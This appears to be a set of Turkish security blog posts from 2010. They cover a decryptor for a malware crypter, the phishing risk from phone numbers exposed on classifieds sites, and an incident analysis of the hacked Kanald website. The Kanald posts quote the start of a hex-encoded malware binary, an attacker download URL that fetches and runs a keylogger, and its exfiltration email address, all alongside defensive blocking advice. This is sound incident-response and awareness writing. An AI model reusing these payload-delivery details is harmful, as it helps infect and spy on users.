
Stub'ı ise paketlenmiş bir programda, paketin açılmasından sorumlu algoritma olarak, şifrelenmiş bir programda ise şifrenin çözülmesinden sorumlu algoritma olarak düşünebilirsiniz.

Stub hazırlama programlarına bakıldığında şifreleme algoritması olarak Blowfish, Twofish, Aes, RC4, XOR ve daha bir çok algoritma destekleyebiliyorlar fakat temel düzeyde bakıldığında en çok karşılaşılan algoritmalar RC4 ve XOR oluyor. Malum şifreleme için simetrik algoritma kullanıldığı içinde binary üzerinde yer alan şifreye ulaşmak ve statik olarak bunu tespit etmek mümkün.

Bir malware analist için ilk yapılacak iş trojan paketlenmiş ise paketten çıkartmak, şifrelenmiş ise şifresini çözmektir. Piyasada kullanılan bir çok paketleyici program için paket çözücü programlar hazırlandığı için zararlı yazılımı paketten çıkartmak aslında artık büyük bir sorun değil fakat şifrelenmiş olanlar için bunu söylemek biraz güç çünkü kullanılan şifreleme anahtarını ve algoritmayı tespit edecek programı otomatize etmek crypterın tasarımı nedeniyle güç olabiliyor. Peki basit olanları yok mu ? Otomatize etmek mümkün mü ? sorularının yanıtını bende merak ettiğim için geçtiğimiz günlerde bir forumdaki crypterlara göz atmaya karar verdim ve rastgele bir crypter programını indirip incelemeye karar verdim.

Redix Crypter adındaki şifreleme aracına göz attığımda desteklenen şifreleme algoritmaları RC4 ve XOR'dan oluşuyordu. Şifreleme anahtarını program üzerinde nerede tuttuğuna hex editör ile baktığımda ise şifrenin programın son satırlarında yer aldığını gördüm. Ayrıca şifreleme programı tüm parametreleri (payload, aktif anti vm özellikleri, şifreleme anahtarı) _<>_ ayracı kullanarak tutuyordu. Bu üç ipucu bize şifrelenmiş bir programı çözecek otomatik bir araç tasarlamanın mümkün olabileceğini işaret ediyordu.

Python, python, python diyerek hemen bir program hazırlamaya başladım ve ortaya Redix şifreleme aracı ile şifrelenmiş bir programın şifresini (sadece XOR için) çözen ufak bir program ortaya çıkıverdi. XOR'u çözen programı ben hazırladım, RC4'u çözenide siz hazırlayın diyerek bu haftanın yazısına burada son veriyorum. Bir sonraki yazıda görüşmek dileğiyle...



Redix Crypter Cracker programına buradan ulaşabilirsiniz.

Farkında mısınız ?

Source: https://www.mertsarica.com/farkinda-misiniz/

By M.S on May 5th, 2010

Oldum olası cep telefonuma gelen reklam mesajlarından nefret etmişimdir. Usanmadan bıkmadan ulaşılabilir olanlara ulaşıp bir daha reklam mesajı göndermemeleri konusunda kendilerinden her defasında ricada bulunurum ne mutluki kimileri bir daha reklam mesajı göndermezler, Garanti Bankası gibi müşteri memnuniyetine önem vermeyen (6 defa haklı müşteri hattını arayıp rica etmeme rağmen reklama devam!) kurumlar ise reklam mesajı göndermeye devam ederler.

Yine geçtiğimiz günlerde bir öğlen vakti cep telefonuma bir mesaj geldi, "Yine mi Garanti, yine mi Bonus" diye mesaja baktığımda bu defa yanıldığımı gördüm çünkü son günlerin moda mesajlarından biri olan ve dolandırıcılar tarafından gönderilen "Tebrikler hediye kol saati kazandınız hemen 0532 111 85 85'i arayın" mesajını almıştım. Son günlerde dolandırıcılar ya bedava kol saati ya da bedava checkup kazandınız şeklinde cep telefonlarına mesajlar göndererek insanların kredi kartı bilgilerini toplayarak yüklü miktarda para çekerek insanları dolandırıyorlar. Konu ile ilgili daha detaylı bilgiye buradan ulaşabilirsiniz.

Yıllardan beri kullandığım bir numara olması nedeniyle bu mesajları almayı aslında pek fazla yadırgamıyordum çünkü alışveriş esnasında alınan bu ve benzer bilgilerin bir şekilde değerlendirilip nakte döndürüldüğünden hiç şüphem yoktu. İşim gereği her konuya ister istemez art niyetli insanların gözünden bakmayı alışkanlık haline getirmiş biri olarak "acaba niyetim sms ile reklam yapmak olsaydı veya bir kişinin cep telefonu bilgisini öğrenmek olsaydı bunu nasıl başarabilirdim" sorusu uzun zamandan beri aklımın bir köşesinde yanıtlanmayı bekliyordu.

Bir ilan aramak için geçtiğimiz günlerde meşhur bir ilan arama web sitesini ziyaret etmem gerekmişti. İlan ara menüsündeki kategorilerde yer alan son 1 aylık ilanlara göz attığımda (~ 450.000 ilan) dikkatimi en çok çeken kısım ilan sahiplerinin isim, soyad ve cep telefonu bilgilerini vermekten hiç çekinmedikleri olmuştu.


Belki farkındalık eksikliği belki kendi tercihleri ancak isim, soyad ve cep telefonu bilgisi özellikle günümüzde bankaların internet bankacılığı girişlerinde zorunlu tuttuğu tek kullanımlık şifre ile oldukça önem kazanmış ve dolandırıcıların sosyal mühendislik saldırılarını başarıya ulaştırabilmeleri için sahip olmak istedikleri bilgiler arasında üst sıralarda yer almaktadır.

Örneğin penetrasyon testlerinde, sosyal mühendislik saldırısının asıl amacı hedef sisteme sızmak, erişim bilgilerini almak için hedef kişiyi kandırmak ve sizle bu bilgileri paylaşmasını veya size erişim vermesini sağlamaktır. Ancak gerçek hayatta dolandırıcıların amacı sosyal mühendislik ile kişisel bilgilerini nakte çevirmek için veya internet bankacılığı hesabınıza erişmek için bu bilgileri toplamak olabilir. Dolandırıcı benim isim, soyad ve cep telefonu bilgim ile beni nasıl daha kolay kandırabilir sorusuna hemen ufak bir örnek ile yanıt vereyim.

Örneğin art niyetli bir kişi tarafından kurbanın e-posta şifresini ele geçirmek için gönderdiği bir yemleme (phishing) e-postasında "Merhaba, E-posta sistemimizdeki bir arıza nedeniyle şifrenizin güncellenmesi gerekmektedir, lütfen doğrulama amacıyla kullanıcı

adınızı ve parolanızı bize iletin" şeklinde bir mesaja yer vermesi kurbanı kandırmak için yeterli olmayabilir fakat ""Merhaba Mert SARICA, E-posta sistemimizdeki bir arıza nedeniyle şifrenizin güncellenmesi gerekmektedir. 05xx xxx xx xx numaralı cep telefonunuza yeni şifrenizi gönderebilmemiz için doğrulama amacıyla kullanıcı adını ve parolanızı bize iletin" şeklinde hazırlanmış bir mesajın başarıya ulaşma ihtimali bir önceki mesaja kıyasla daha yüksek olacaktır.

Peki bu art niyetli kişilerin bu bilgileri isim, soyad ve cep telefonu bilgilerinin paylaşıldığı bu ve benzer ilan sitelerden toplamak ne kadar kolay olur sorusuna yanıt aramaya koyuldum ve hemen bir senaryo ürettim. Örneğin art niyetli bir kişi bu meşhur ilan arama sitesinde yer alan tüm ilanlardaki isim, soyad ve cep telefonu bilgilerini toplamak istiyorsa yapacağı ilk iş ne olur dedim ve akıl hastası değilse teker teker tüm ilanları gezmek tercih edeceği en son yol olur bu nedenle program yazmak ilk tercihi olur dedim ve ben de ufak bir program yazmaya karar verdim ve karar verdikten 4 saat sonra program hazırdı.



Siz siz olun kişisel bilgilerinizi özellikle internet sitelerinde paylaşmadan önce nelere mal olabileceğini ve kimlerin eline geçebileceğini tekrar düşünün. Bir sonraki yazıda görüşmek dileğiyle hoşçakalın...

Not: Bu program bilgi güvenliği farkındalığını arttırmak amacıyla programlanmıştır. Etik değerler ve güvenlik gerekçelerinden ötürü kimseyle paylaşılmamıştır, paylaşılmayacaktır.

Kanald Vaka-i Analiz

Source: https://www.mertsarica.com/kanald-vaka-i-analiz/

By M.S on April 30th, 2010


Hatırlarsanız geçtiğimiz hafta bilgisayar korsanları Kanald web sitesini hacklemişler, bende şans eseri o esnada web sayfasını ziyaret eden biri olarak olaya tanık olmuş ve doktor iyileşecek hastanın ayağına gidermiş misali hemen verileri toplayarak analiz etmeye ve insanları konu ile ilgili bilgilendirmeye çalışmıştım. Yaptığım kısa bir analiz çalışması sonucunda bilgisayar korsanlarının Kanald web sitesini ziyaret eden ziyaretçileri kendi sitelerine yönlendirmelerindeki asıl amaçlarının sitelerine koydukları internet explorer istismar kodu ile ziyaretçilerin sistemlerini ele geçirmek ve tuş kaydı yazılımı yüklemek olduğu ortaya çıkmıştı.

Peki kısa bir sürede nasıl böyle bir sonuca varmıştım, kısaca açıklayayım.

Öncelikle sayfanın kaynak kodlarına baktığımda metasploit istismar kodlarına zaman zaman göz atan biri olarak internet explorer yazılımını hedef alan bir kod olduğunu anlamam pek zor olmadı. Hemen ardından acaba bu girişim ile hedef sistem üzerinde korsanlar ne yapmak istiyorlardı sorusuna yanıt aramaya koyulmuşken 37 kb boyutunda binary formatındaki uzayıp giden son satır dikkatimi çekiverdi.

```
value="4d5a90000300000004000000ffff0000b800000000000000400000000000000000000000000000000000000
```

İlk işim binary formatındaki bu kodu hex editör ile exploit.exe adı altında kayıt etmek ve incelemek oldu. Genellikle bu ve benzer kötü niyet güden programlar ya paketlenmiş ve/veya şifrelenmiş olurlar bu nedenle hex editör ile incelediğimde ipucu adına pek fazla birşey bulamayacağımı düşünüyordum. Minimum 5 karakter olarak ASCII ve UNICODE olarak stringleri tarattığımda anlamlı olabilecek yaklaşık 100 tane string ile karşılaştım. 37 kb boyutunda bir binary ve yaklaşık 100 tane string ? Aklıma pek yatmadığı için biraz kuşkuyla yaklaştım ve PEID ile emin olmak için exploit.exe yazılımını inceledim, sonuç paketlenmemişti.



Bu işte bir iş var diyerek birde Immunity Debbuger ile exploit.exe yazılımını incelemeye karar verdim. Kısa bir incelemeden sonra yazılımın çalışma esnasında içerisinde şifrelenmiş olarak tutulan kod parçacıklarını, 0x1000 byte boyutundaki 0x00390000 bellek alanına kopyaladığını ve XOR ile şifrelenmiş kod parçacıklarını çözdüğünü gördüm. Çözme işlemini kısa bir süre takip ettikten sonra ortaya http://217.23.7.125/xxx.exe web adresi çıkıverdi. Bu web adresi, exploit.exe adı altında kayıt etmiş olduğumuz bu zararlı yazılımın bir trojan downloader olduğunu ve ana zararlı yazılımı yani tuş kayıt yazılımını, içerisine gömülü olan bu web sitesinden indirerek çalıştırmak üzere tasarlandığı anlamına geliyordu.

Haliylen bu zararlı yazılımın otomatik olarak tuş kayıt yazılımını bu web sitesinden indirip kurmasına göz yumamayacağım için manuel olarak xxx.exe yazılımını indirip hex editör ile incelemeye ve stringlere göz atmaya başladım. Kısa bir inceleme sonucunda bu yazılımın leetlogger adında bir tuş kayıt yazılımı olduğu ortaya çıktı ve dinamik analize gerek kalmadı.

Uzun uzun yazılar okumaktansa video izlemeyi her zaman tercih eden ve bu nedenle yazılarımda olabildiğince videolara yer vermeye çalışan ve sizede ister istemez bu alışkanlığı kazandırmış biri olarak yaptığım analizi özetleyen 4 dakikalık ufak bir video hazırladım, herkese iyi seyirler dilerim.

Kanald.com.tr Hacklendi...

Source: https://www.mertsarica.com/kanald-com-tr-hacklendi/

By M.S on April 22nd, 2010

20:30 sıralarında http://www.kanald.com.tr sitesi bilgisayar korsanları tarafından hacklenerek sayfaya giren ziyaretçiler http://m3ng3nl1.by.ru/birand.html web sayfasına yönlendirildi. Her ne kadar korsanların sayfada yayınladıkları mesaj masum gibi görünsede aslında sayfanın kaynak kodu incelendiğinde heap-spray yöntemi ile yaması güncel olmayan Internet Explorer tarayıcısına sahip olan ziyaretçiler istismar edilmeye yani işletim sistemi ele geçirilmeye çalışılıyordu. İstismar kodunu kayıt edebildim, elimdeki verileri toparlamaya çalışıyorum, imkanım oldukça sizleri bilgilendireceğim. Internet Explorer sürümü güncel olmayanlarınız bu sayfayı ziyaret etti ise büyük tehlike altında olabilirsiniz bu nedenle işletim sisteminiz üzerindeki sıra dışı aktivitelere dikkat etmenizde fayda var...


Güncelleme @01:10: Benden bu kadar kendinizi ve ağınızı korumak istiyorsanız yapmanız gerekenler;

- 217.23.7.125 IP adresine doğru tüm trafiği yasaklayın ve izlemeye alın.
- xxx.exe adında işletim sisteminizde bir dosya varsa (MD5 hashi: b597c4a7451a84d94ff421f4ba3c4d6c) silin.
- windows\system32 klasörü altında a.exe adında bir dosya varsa (MD5 hashi: b597c4a7451a84d94ff421f4ba3c4d6c) silin.
- pcsecurity35@gmail.com e-posta adresine giden tüm e-postaları yasaklayın ve izlemeye alın.

Güncelleme @01:00: xxx.exe ve a.exe leetlogger adında bir tuş kayıt (keylogger) programı ve tuş kayıtlarını pcsecurity35@gmail.com e-posta adresine gönderiyor, dikkat!

Güncelleme @00:42: Istismar kodu http://217.23.7.125/xxx.exe dosyasını indirip çalıştırıyor ve daha sonra kendisini system32 klasörü altında a.exe adı altında saklıyor, dikkat!

Güncelleme @00:30: İstismar kodunun online analiz sonucu




Güncelleme @00:09: İstismar edilen güvenlik zafiyeti tespit edildi - MS10-018


Hedef IE sürümleri:

- Microsoft Internet Explorer 7, Windows Vista SP2
- Microsoft Internet Explorer 7, Windows XP SP3
- Microsoft Internet Explorer 6, Windows XP SP3


Güncelleme @22:01: Korsanlar kanald.com.tr sayfasının kaynak koduna aşağıdaki satırı eklemişler.



Korsanların yönlendirdiği sayfa:




Sayfanın IP adresi:



Host IPS alarmı:

Internet Explorer istismar kodu:



Responsible Disclosure Örneği

Source: https://www.mertsarica.com/responsible-disclosure-ornegi/

By M.S on April 22nd, 2010

Güvenlik dünyasına merakı, ilgisi olanlarınız daha önce bir çok kez disclosure (ifşa) kelimesini duymuştur. Özellikle SecurityFocus'un o yıllara meydan okuyan meşhur Bugtraq e-posta listesine üyeyseniz (değilseniz çok şey kaçırıyorsunuz) hemen hemen hergün dört ifşa modelinden biri ile posta kutunuzda karşılaşırsınız. İfşa modelleri nelerdir ve neden ihtiyaç duyulur dediğinizi duyuyor gibiyim kısaca açıklayayım.

